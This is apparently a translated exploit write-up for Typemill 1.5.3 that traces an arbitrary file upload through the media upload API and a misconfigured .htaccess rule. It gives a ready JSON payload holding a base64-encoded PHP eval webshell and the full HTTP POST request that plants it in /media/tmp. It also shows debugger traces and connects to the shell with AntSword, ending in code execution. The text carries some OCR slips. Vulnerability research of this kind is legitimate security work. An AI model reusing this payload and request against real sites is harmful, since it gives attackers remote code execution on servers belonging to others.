Use Ctrl+Shift+Enter to add to Watches

Result:


```
result = false
```

Returns false when sending data without using the data protocol




```
$fileProcessor  = new ProcessFile();   $fileProcessor: {baseFolder => "/www/wwwroot/192.168.48.13

if(!$fileProcessor->checkFolders())
{
    return $response->withJson(['errors' => 'Please check if your media-folder exists and all fo
}

$fileinfo = $fileProcessor->storeFile($this->params['file'], $this->params['name']);   $fileProce

if($fileinfo)
```

Enter the function that stores the file




```
public function storeFile($file, $name)   $file: {file => "PK▯▯▯��WR
{
    $this->setFileName($name,  type: 'file');   $name: "1.zip"    $this

    $this->clearTempFolder();

    $file = $this->decodeFile($file);

    $path = $this->tmpFolder . $this->getFullName
```

We can see the input file content also through decodeFile function decoding, follow in



```
public function decodeFile(string $file)
{
    $fileParts      = explode( separator: ";base64,", $file);
    $fileType       = explode( separator: "/", $fileParts[0]);
    $fileData       = base64_decode($fileParts[1]);

    if ($fileData !== false)
    {
        return array("file" => $fileData, "type" => $fileType[1]);
    }

    return false;
}
```

It can be seen that we forge a piece of data to meet the decodeFile function rules can be successfully decoded



```
$path = $this->tmpFolder . $this->getFullName();   $path: "/www/wwwroot/192.168.48.135/typemill-1.5.3/media/tmp/1.zip"

if($file !== false && file_put_contents($path, $file["file"]))   $file: {file => "PK▯▯▯��WR'keeeeeeeeeeeeeeeeeeeeeeeeeeee
{
```


After decoding, write the file to a fixed path using file_put_content

Now, using the idea, it's clear


Construct the payload

```
{
    "url":"/",
    "file":"xxx;base64,PD9waHAgQGV2YWwoJF9QT1NUW2FudF0pOw==",
    "name":"shell.php",
    "csrf_name":"csrf6235e9257b972",
    "csrf_value":"4cd7151b4dc97cb2802b5ea9117e0c77"
}
```

Sending payload



```
POST /api/v1/file HTTP/1.1
Host: 192.168.48.135
Content-Length: 165
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleW
Content-Type: application/json
Origin: http://192.168.48.135
Referer: http://192.168.48.135/tm/content/visual
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: c4a20319570c498b0d12042e2708802f=9f491083-13dd-4b68-
marks=%7B%22list%22%3A%5B%22%u4F01%u4E1A%u7248%u3001%u4E13%u
%u4EF6%22%2C%2215%u5929%u65E0%u7406%u7531%u9000%u6B3E%22%2C%
27440070%22%2C%22kf%22%3A%22http%3A//wpa.qq.com/msgrd%3Fv%3D
-FH94u3FS1BGJ9LyrQgo; request_token=al7mAfd4dml3YbInB0GZrZQ0
Connection: close

{
  "url":"/",
  "file":"xxx;base64,PD9waHAgQGV2YWwoJF9QT1NUW2FudF0p0w==",
  "name":"aaa.php",
  "csrf_name":"csrf623685a1d8867",
  "csrf_value":"86bd5134d73ca72f13c51f7f53fe97b9"
}
```




```
        if($mtype)
        {
            # make sure only allowed filetypes are uploaded
            $allowedMimes = $this->getAllowedMtypes();

            if(!isset($allowedMimes[$mtype]))
            {
                return $response->withJson(['errors' => 'The
            }
```

\Typemill\Controllers › ControllerAuthorMediaApi › uploadFile()

```
riables
  $args = {array} [0]
  $extension = "php"
  $finfo = {resource} resource id='142' type='file_info'
  $mtype = false
> $request = {Slim\Http\Request} [16]
> $response = {Slim\Http\Response} [7]
```

Suffixed whitelist verification is bypassed




```
public function decodeFile(string $file)   $file: "xxx;base64,PD9waHAgQGV
{
    $fileParts      = explode( separator: ";base64,", $file);   $file: "xxx;
    $fileType       = explode( separator: "/", $fileParts[0]);   $fileType:
    $fileData       = base64_decode($fileParts[1]);   $fileData: "<?php @

    if ($fileData !== false)
    {
        return array("file" => $fileData, "type" => $fileType[1]);   $fil
    }

    return false;
}


public function deleteFile($name)
{
    # validate name
```

\Typemill\Models › ProcessFile › decodeFile()

```
$file = "xxx;base64,PD9waHAgQGV2YWwoJF9QT1NUW2FudF0pOw=="
$fileData = "<?php @eval($_POST[ant]);"
$fileParts = {array} [2]
```

Decoded a webshell




```
if($file !== false && file_put_contents($path, $file["file"]))   $file: {file => "<?php @eval($_POST[ant]);", type => null}
{
    $size = filesize($path);   $path: "/www/wwwroot/192.168.48.135/typemill-1.5.3/media/tmp/aaa.php"   $size: "25 bytes"
    $size = $this->formatSizeUnits($size);

    $title = str_replace( search: '-',  replace: ' ', $this->filename);   $title: "aaa (PHP, 25 bytes)"
    $title = $title . ' (' . strtoupper($this->extension) . ', ' . $size .')';

    return ['title' => $title, 'name' => $this->filename, 'extension' => $this->extension, 'size' => $size, 'url' => 'media
}
```

The webshell is successfully uploaded on `/media/tmp/aaa.php`

I notice that the author also wrote a.htaccess file, which has this code in it

```
# Deny access to these file types generally
RewriteRule ^(.*)?\.yml$ - [F,L]
Rewriterule ^(.*)?\.yaml$ - [F,L]
RewriteRule ^(.*)?\.txt$ - [F,L]
RewriteRule ^(.*)?\.example$ - [F,L]
RewriteRule ^(.*/)?\.git+ - [F,L]
RewriteRule ^(.*/)?\.md - [F,L]
RewriteRule ^(.*/)?\.php - [F,L]
RewriteRule ^(.*/)?\.twig - [F,L]
```

It seems that the author intended to block access to files with these suffixes, but there were some problems and it did not succeed in blocking access to PHP files




Here I created three files in the root directory of the site, respectively

`1.txt`

`.php`

`phpinfo.php`


Let's try it out in the browser



Forbidden

You don't have permission to access this resourc


Apache Server at 192.168.48.135 Port 80



Forbidden

You don't have permission to access this resourc

Apache Server at 192.168.48.135 Port 80



PHP Version 7.4.28

System	
Build Date	
Configure Command	


Can see `1.txt` and `.php` file has been successfully intercepted, but `phpinfo.php` block failed

Let's go back to the code


```
RewriteRule ^(.*)?\.txt$ - [F,L]
RewriteRule ^(.*/)?\.php - [F,L]
```

The match failed because there was an extra slash in the `.php` regular parentheses

Use the antSword to connect the webshell



URL地址 *	http://192.168.48.135/media/tmp/aaa.php
连接密码 *	ant
网站备注	
编码设置	UTF8
连接类型	PHP



/www/wwwroot/192.168.48.135/typemill-1.5.3/

名称	日期	大小	属性
cache	2022-03-19 19:54:34	4 Kb	0754
content	2022-03-19 21:25:57	4 Kb	0775
media	2022-03-19 19:54:29	4 Kb	0755
settings	2022-03-19 19:52:28	4 Kb	0754
system	2022-03-19 19:12:00	4 Kb	0775
themes	2022-03-19 19:10:26	4 Kb	0755
..	1970-01-01 08:00:00	NaN b	0
.htaccess	2022-03-19 19:10:26	2.17 Kb	0775
.user.ini	2022-03-19 19:27:39	62 b	0644
index.php	2022-03-19 19:10:26	118 b	0775
licence.md	2022-03-19 19:10:26	1.04 Kb	0775

Succeedfully getshell

